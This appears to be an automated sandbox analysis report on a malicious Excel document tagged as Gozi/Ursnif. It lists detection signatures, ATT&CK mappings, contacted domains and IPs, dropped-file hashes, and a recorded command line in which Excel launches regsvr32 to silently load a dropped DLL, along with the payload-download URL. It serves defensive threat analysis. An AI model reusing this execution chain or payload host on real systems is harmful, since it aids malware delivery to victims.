ID: 324313
Sample Name: document-1333887362.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:52:48
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1333887362.xls

Overview

General Information

Sample Name:	document-1333887362.xls
Analysis ID:	324313
MD5:	d73c6ac8fe30f97..
SHA1:	66f33cf632df26d…
SHA256:	94397211156218..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:




Detection

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1204 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2320 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1333887362.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1333887362.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1333887362.xls	35%	Virustotal		Browse
document-1333887362.xls	14%	Metadefender		Browse
document-1333887362.xls	45%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
fu5on.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://https://fu5on.com/ds/231120.gif	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fu5on.com	67.212.179.162	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://fu5on.com/ds/231120.gif	document-1333887362.xls	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000003.0000000 2.2104615466.0000000001D70000. 00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.212.179.162	unknown	United States		32475	SINGLEHOP-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324313
Start date:	29.11.2020
Start time:	05:52:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1333887362.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/11@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.212.179.162	document-1322008235.xls	Get hash	malicious	Browse	
	document-1322008235.xls	Get hash	malicious	Browse	
	document-1353534916.xls	Get hash	malicious	Browse	
	document-1353534916.xls	Get hash	malicious	Browse	
	document-1359580495.xls	Get hash	malicious	Browse	
	document-1359580495.xls	Get hash	malicious	Browse	
	document-135688950.xls	Get hash	malicious	Browse	
	document-135688950.xls	Get hash	malicious	Browse	
	document-1363041939.xls	Get hash	malicious	Browse	
	document-1363041939.xls	Get hash	malicious	Browse	
	document-1353330392.xls	Get hash	malicious	Browse	
	document-1353330392.xls	Get hash	malicious	Browse	
	document-1353428775.xls	Get hash	malicious	Browse	
	document-1353428775.xls	Get hash	malicious	Browse	
	document-1365485901.xls	Get hash	malicious	Browse	
	document-1363274030.xls	Get hash	malicious	Browse	
	document-1365485901.xls	Get hash	malicious	Browse	
	document-1363274030.xls	Get hash	malicious	Browse	
	document-1366355469.xls	Get hash	malicious	Browse	
	document-1366355469.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fu5on.com	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SINGLEHOP-LLCUS	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1365485901.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363274030.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1366355469.xls	Get hash	malicious	Browse	• 67.212.179.162

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	document-1425391613.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1442300824.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1423769819.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1322008235.xls	Get hash	malicious	Browse	• 67.212.179.162
	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.doc	Get hash	malicious	Browse	• 67.212.179.162
	document-1353534916.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1443146531.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1359580495.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-135688950.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1490425384.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1453508098.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1443646287.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1452240368.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1476538535.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1363041939.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1442977347.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353330392.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444203221.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1353428775.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1481025349.xls	Get hash	malicious	Browse	• 67.212.179.162

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`..........A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...0009302112192..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]..... B0@0...U.....0....0...U..... ....0...U.....{.q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1170519944677513
Encrypted:	false
SSDEEP:	6:kKkZwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:8WkPlE99SNxAhUegeT2
MD5:	086CB49955AA6A8829A232EA84A44B00
SHA1:	E41D9148D90C34083BEB6C244CA1F0B1F2F99CF8
SHA-256:	908C8037A1152A264EA7EC93B50A205BADD5BA32E2347B5EF2D04DF7E8AC8FDF
SHA-512:	4EE1495C7374412CACF831F595898B64C22A1544198982B6D7647BCE20751603664B9D3F936DF32FA472346D5F19F4A2CB3E5B6E1623254FE1DBE58937868DE0
Malicious:	false
Reputation:	low
Preview:	p..... .....,|.W...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.0294634724686764
Encrypted:	false
SSDEEP:	3:kkFkltowlIfllXlE/QhzlIPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKMowIvliBAIdQZV7eAYLit
MD5:	B130F7C1DBE617F6092AC356ADAC088A
SHA1:	3C30A5B412F2492249C862E27EA79C5D5F922E6C
SHA-256:	D3D3EDB8075B2678ADC74A2EDFCC94C4266373DF6F7D3A72DB363C2243B5FE43
SHA-512:	8080C647D99FB5C4AA29EC3079710B995DED88324CD55F114665FBC9BA223DCAB5B97E2D242904F5F26F2D88AEE084970A86DAD98A90E6762343C2618D2B842
Malicious:	false
Reputation:	low
Preview:	p..... ....`....TQ.W...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.- .5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Temp\1DDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315386
Entropy (8bit):	7.985545482118191
Encrypted:	false
